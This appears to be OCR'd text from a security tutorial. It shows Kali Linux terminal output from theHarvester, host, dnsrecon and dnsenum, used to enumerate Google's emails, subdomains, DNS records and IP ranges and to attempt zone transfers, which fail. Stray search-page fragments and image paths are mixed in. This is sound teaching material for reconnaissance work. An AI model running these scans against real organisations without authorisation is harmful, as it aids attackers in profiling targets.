Google Maps empowers you to create beautiful maps for your sites, apps and internal platforms. See how location intelligence can open new growth possibilities ...
Goooooooooogle
1 2 3 4 5 6 7 8 9 10
Next
New York - From your Internet address - Use precise location - Learn more
Help
Send feedback
Privacy
Terms


File Edit View Search Terminal Help
root@kali:~# theharvester
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
Usage: theharvester options
-d: Domain to search or company name
-b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
google-profiles, jigsaw, twitter, googleplus, all
-s: Start in result number X (default: 0)
-v: Verify host name via dns resolution and search for virtual hosts
-f: Save the results into an HTML and XML file (both)
-n: Perform a DNS reverse query on all ranges discovered
-c: Perform a DNS brute force for the domain name
-t: Perform a DNS TLD expansion discovery
-e: Use this DNS server
-l: Limit the number of results to work with(bing goes from 50 to 50 results,
google 100 to 100, and pgp doesn't use this option)
-h: use SHODAN database to query discovered hosts
Examples:
theharvester -d microsoft.com -l 500 -b google -h myresults.html
theharvester -d microsoft.com -b pgp
theharvester -d microsoft -l 200 -b linkedin
theharvester -d apple.com -b googleCSE -l 500 -s 300
root@kali:~#

```
File  Edit  View  Search  Terminal  Help
root@kali:~# theharvester -d google.com -l 500 -b google

*******************************************************************
*                                                                 *
* | |_| |_   ___      /\  /\___ _ __ _____   _____ ___| |_ ___ _ __ *
* | __| '_ \ / _ \    / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/   / __  / (_| | |   \ V /  __/\__ \ ||  __/ |   *
*  \__|_| |_|\___|   \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|   *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
        Searching 400 results...
        Searching 500 results...


[+] Emails found:
------------------
No emails found

[+] Hosts found in search engines:
-----------------------------------
[-] Resolving hostnames IPs...
172.217.6.205:accounts.google.com
172.217.6.206:books.google.com
172.217.6.206:chrome.google.com
172.217.6.206:cla.developers.google.com
172.217.6.206:code.google.com
172.217.6.206:developer.google.com
172.217.6.206:drive.google.com
172.217.6.206:hangouts.google.com
172.217.6.206:images.google.com
172.217.6.197:mail.google.com
172.217.6.206:maps.google.com
172.217.6.206:news.google.com
216.239.32.10:ns1.google.com
216.239.34.10:ns2.google.com
216.239.38.10:ns4.google.com
172.217.6.206:photos.google.com
172.217.6.206:play.google.com
172.217.6.206:plus.google.com
172.217.6.206:translate.google.com
172.217.6.196:www.google.com
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# theharvester -d google.com -l 500 -b linkedin

*******************************************************************
*                                                                 *
* | |_| |_   ___      /\  /\___ _ __ _____   _____ ___| |_ ___ _ __ *
* | __| '_ \ / _ \    / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/   / __  / (_| | |   \ V /  __/\__ \ ||  __/ |   *
*  \__|_| |_|\___|   \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|   *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Linkedin..
        Searching 100 results..
        Searching 200 results..
        Searching 300 results..
        Searching 400 results..
        Searching 500 results..
Users from Linkedin:
====================
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# theharvester -d google.com -l 500 -b all
TheHarvester Ver. 2.7
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
Full harvest..
[-] Searching in Google..
Searching 0 results...
Searching 100 results...
Searching 200 results...
Searching 300 results...
Searching 400 results...
Searching 500 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
Searching 50 results...
Searching 100 results...
Searching 150 results...
Searching 200 results...
Searching 250 results...
Searching 300 results...
Searching 350 results...
Searching 400 results...
Searching 450 results...
Searching 500 results...
[-] Searching in Exalead..
Searching 50 results...
Searching 100 results...
Searching 150 results...
Searching 200 results...
Searching 250 results...
Searching 300 results...
Searching 350 results...
Searching 400 results...
Searching 450 results...
Searching 500 results...
Searching 550 results...

```
File  Edit  View  Search  Terminal  Help

[+] Emails found:
------------------
'@google.com
arin-contact@google.com
pixel-1494858915577087-web-@google.com

[+] Hosts found in search engines:
-----------------------------------
[-] Resolving hostnames IPs...
172.217.6.205:accounts.google.com
172.217.6.206:books.google.com
172.217.6.206:code.google.com
172.217.6.206:developers.google.com
172.217.6.206:docs.google.com
172.217.6.206:duo.google.com
172.217.6.206:earth.google.com
172.217.6.206:finance.google.com
173.194.205.101:groups.google.com
172.217.6.206:images.google.com
172.217.6.206:local.google.com
172.217.6.197:mail.google.com
172.217.6.206:maps.google.com
172.217.6.206:mapsengine.google.com
172.217.6.206:meet.google.com
172.217.6.206:music.google.com
172.217.6.206:news.google.com
172.217.6.206:photos.google.com
172.217.6.206:play.google.com
172.217.6.206:plus.google.com
172.217.6.206:search.google.com
172.217.6.206:sites.google.com
172.217.6.206:store.google.com
172.217.6.206:support.google.com
172.217.6.206:translate.google.com
172.217.6.206:video.google.com
172.217.6.196:www.google.com
[+] Virtual hosts:
==================
173.194.205.101 drive.google
173.194.205.101 groups.google › d › msg › ... › eHi4-Z1Z6mQ
173.194.205.101 groups.google › d › msg › ... › Rzt5AhUaaU4
173.194.205.101 code.google › archive › p › ... › Tutorials.wiki
173.194.205.101 drive.google.com
173.194.205.101 groups.google.com
173.194.205.101 code.google.com
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host -a google.com
Trying "google.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53721
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      ANY

;; ANSWER SECTION:
google.com.             5       IN      A       172.217.6.206
google.com.             5       IN      A       172.217.6.206
google.com.             5       IN      A       172.217.6.206
google.com.             5       IN      AAAA    2607:f8b0:4006:804::200e
google.com.             5       IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.             5       IN      NS      ns3.google.com.
google.com.             5       IN      NS      ns2.google.com.
google.com.             5       IN      NS      ns1.google.com.
google.com.             5       IN      NS      ns4.google.com.
google.com.             5       IN      CAA     0 issue "symantec.com"
google.com.             5       IN      CAA     0 issue "pki.goog"
google.com.             5       IN      SOA     ns3.google.com. dns-admin.google.com. 156033029 900 900 1800 60
google.com.             5       IN      MX      10 aspmx.l.google.com.
google.com.             5       IN      MX      50 alt4.aspmx.l.google.com.
google.com.             5       IN      MX      20 alt1.aspmx.l.google.com.
google.com.             5       IN      MX      40 alt3.aspmx.l.google.com.
google.com.             5       IN      MX      30 alt2.aspmx.l.google.com.

Received 436 bytes from 192.168.68.2#53 in 54 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host -t ns google.com
google.com name server ns4.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
google.com name server ns2.google.com.
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host -t mx google.com
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host google.com
google.com has address 172.217.6.206
google.com has address 172.217.6.206
google.com has address 172.217.6.206
google.com is an alias for google.com.
google.com has address 172.217.6.206
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host madeupsub.google.com
Host madeupsub.google.com not found: 3(NXDOMAIN)
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# host -l google.com ns1.google.com
Using domain server:
Name: ns1.google.com
Address: 216.239.32.10#53
Aliases:

; Transfer failed.
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# chmod 755 dns-find-transfer.sh
root@kali:~# ./dns-find-transfer.sh
Usage: #./dns-find-transfer.sh <domain>
root@kali:~# ./dns-find-transfer.sh google.com
ns4.google.com 216.239.38.10
ns1.google.com 216.239.32.10
ns3.google.com 216.239.36.10
ns2.google.com 216.239.34.10
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# dnsrecon -h
Version: 0.8.10
Usage: dnsrecon.py <options>

Options:
   -h, --help                  Show this help message and exit.
   -d, --domain      <domain>  Target domain.
   -r, --range       <range>   IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
   -n, --name_server <name>    Domain server to use. If none is given, the SOA of the target will be used.
   -D, --dictionary  <file>    Dictionary file of subdomain and hostnames to use for brute force.
   -f                          Filter out of brute force domain lookup, records that resolve to the wildcard defined
                               IP address when saving records.
   -t, --type        <types>   Type of enumeration to perform:
                               std       SOA, NS, A, AAAA, MX and SRV if AXRF on the NS servers fail.
                               rvl       Reverse lookup of a given CIDR or IP range.
                               brt       Brute force domains and hosts using a given dictionary.
                               srv       SRV records.
                               axfr      Test all NS servers for a zone transfer.
                               goo       Perform Google search for subdomains and hosts.
                               snoop     Perform cache snooping against all NS servers for a given domain, testing
                                         all with file containing the domains, file given with -D option.
                               tld       Remove the TLD of given domain and test against all TLDs registered in IANA.
                               zonewalk  Perform a DNSSEC zone walk using NSEC records.
   -a                          Perform AXFR with standard enumeration.
   -s                          Perform a reverse lookup of IPv4 ranges in the SPF record with standard enumeration.
   -g                          Perform Google enumeration with standard enumeration.
   -w                          Perform deep whois record analysis and reverse lookup of IP ranges found through
                               Whois when doing a standard enumeration.
   -z                          Performs a DNSSEC zone walk with standard enumeration.
   --threads         <number>  Number of threads to use in reverse lookups, forward lookups, brute force and SRV
                               record enumeration.
   --lifetime        <number>  Time to wait for a server to response to a query.
   --db              <file>    SQLite 3 file to save found records.
   --xml             <file>    XML file to save found records.
   --iw                        Continue brute forcing a domain even if a wildcard records are discovered.
   -c, --csv         <file>    Comma separated value file.
   -j, --json        <file>    JSON file.
   -v                          Show attempts in the brute force modes.
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# dnsrecon -d google.com
[*] Performing General Enumeration of Domain: google.com
[-] DNSSEC is not configured for google.com
[*]      SOA ns1.google.com 216.239.32.10
[*]      NS ns4.google.com 216.239.38.10
[*]      NS ns1.google.com 216.239.32.10
[*]      NS ns2.google.com 216.239.34.10
[*]      NS ns3.google.com 216.239.36.10
[*]      MX aspmx.l.google.com 173.194.68.27
[*]      MX alt4.aspmx.l.google.com 173.194.69.27
[*]      MX alt1.aspmx.l.google.com 64.233.190.27
[*]      MX alt2.aspmx.l.google.com 209.85.203.27
[*]      MX alt3.aspmx.l.google.com 74.125.140.27
[*]      A google.com 172.217.3.14
[*]      TXT google.com v=spf1 include:_spf.google.com ~all
[*] Enumerating SRV Records
[*]      SRV _ldap._tcp.google.com ldap.google.com 216.239.32.58 389 0
[*]      SRV _xmpp-server._tcp.google.com xmpp-server.l.google.com 209.85.201.125 5269 0
[*]      SRV _xmpp-server._tcp.google.com alt2.xmpp-server.l.google.com 209.85.203.125 5269 0
[*]      SRV _xmpp-server._tcp.google.com alt3.xmpp-server.l.google.com 74.125.133.125 5269 0
[*]      SRV _xmpp-server._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*]      SRV _xmpp-server._tcp.google.com alt1.xmpp-server.l.google.com 64.233.190.125 5269 0
[*]      SRV _jabber._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*]      SRV _jabber._tcp.google.com alt3.xmpp-server.l.google.com 74.125.133.125 5269 0
[*]      SRV _jabber._tcp.google.com xmpp-server.l.google.com 209.85.201.125 5269 0
[*]      SRV _jabber._tcp.google.com alt1.xmpp-server.l.google.com 64.233.190.125 5269 0
[*]      SRV _jabber._tcp.google.com alt2.xmpp-server.l.google.com 209.85.203.125 5269 0
[*]      SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 74.125.133.125 5222 0
[*]      SRV _xmpp-client._tcp.google.com xmpp.l.google.com 209.85.201.125 5222 0
[*]      SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 209.85.203.125 5222 0
[*]      SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*]      SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 64.233.190.125 5222 0
[*]      SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 74.125.133.125 5222 0
[*]      SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 64.233.190.125 5222 0
[*]      SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*]      SRV _jabber-client._tcp.google.com xmpp.l.google.com 209.85.201.125 5222 0
[*]      SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 209.85.203.125 5222 0
[*] 21 Records Found
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help

root@kali:~# dnsrecon -r 216.239.34.00-216.239.34.50
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 216.239.34.0 to 216.239.34.50
[*]      PTR ns2.google.com 216.239.34.10
[*]      PTR any-in-220f.1e100.net 216.239.34.15
[*]      PTR any-in-2215.1e100.net 216.239.34.21
[*]      PTR any-in-2216.1e100.net 216.239.34.22
[*]      PTR any-in-2217.1e100.net 216.239.34.23
[*]      PTR any-in-221a.1e100.net 216.239.34.26
[*]      PTR any-in-2228.1e100.net 216.239.34.40
[*] 7 Records Found
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# dnsrecon -d google.com -a
[*] Performing General Enumeration of Domain: google.com
[*] Checking for Zone Transfer for google.com name servers
[*] Resolving SOA Record
[*]      SOA ns3.google.com 216.239.36.10
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns4.google.com 216.239.38.10
[*]     NS ns1.google.com 216.239.32.10
[*]     NS ns2.google.com 216.239.34.10
[*]     NS ns3.google.com 216.239.36.10
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 216.239.36.10
[*] 216.239.36.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.34.10
[*] 216.239.34.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.32.10
[*] 216.239.32.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.38.10
[*] 216.239.38.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for google.com name servers
[*] Resolving SOA Record
[*]      SOA ns3.google.com 216.239.36.10
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns4.google.com 216.239.38.10
[*]     NS ns1.google.com 216.239.32.10
[*]     NS ns2.google.com 216.239.34.10
```


File Edit View Search Terminal Help
root@kali:~# dnsenum -h
dnsenum.pl VERSION:1.2.3
Usage: dnsenum.pl [Options] <domain>
[Options]:
Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
--dnsserver <server>
Use this DNS server for A, NS and MX queries.
--enum
Shortcut option equivalent to --threads 5 -s 15 -w.
-h, --help
Print this help message.
--noreverse
Skip the reverse lookup operations.
--nocolor
Disable ANSIColor output.
--private
Show and save private ips at the end of the file domain_ips.txt.
--subfile <file>
Write all valid subdomains to this file.
-t, --timeout <value>
The tcp and udp timeout values in seconds (default: 10s).
--threads <value>
The number of threads that will perform different queries.
-v, --verbose
Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value>
The number of google search pages to process when scraping names,
the default is 5 pages, the -s switch must be specified.
-s, --scrap <value>
The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
-f, --file <file>
Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>
Update the file specified with the -f switch with valid subdomains.
a (all)
Update using all results.
g
Update using only google scraping results.
r
Update using only reverse lookup results.
z
Update using only zonetransfer results.
-r, --recursion
Recursion on subdomains, brute force all discovred subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value>
The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois
Perform the whois queries on c class network ranges.
Warning: this can generate very large netranges and it will take lot of time to performe reverse lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regexp>
Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
-o --output <file>
Output in XML format. Can be imported in MagicTree (www.gremwell.com)
root@kali:~#

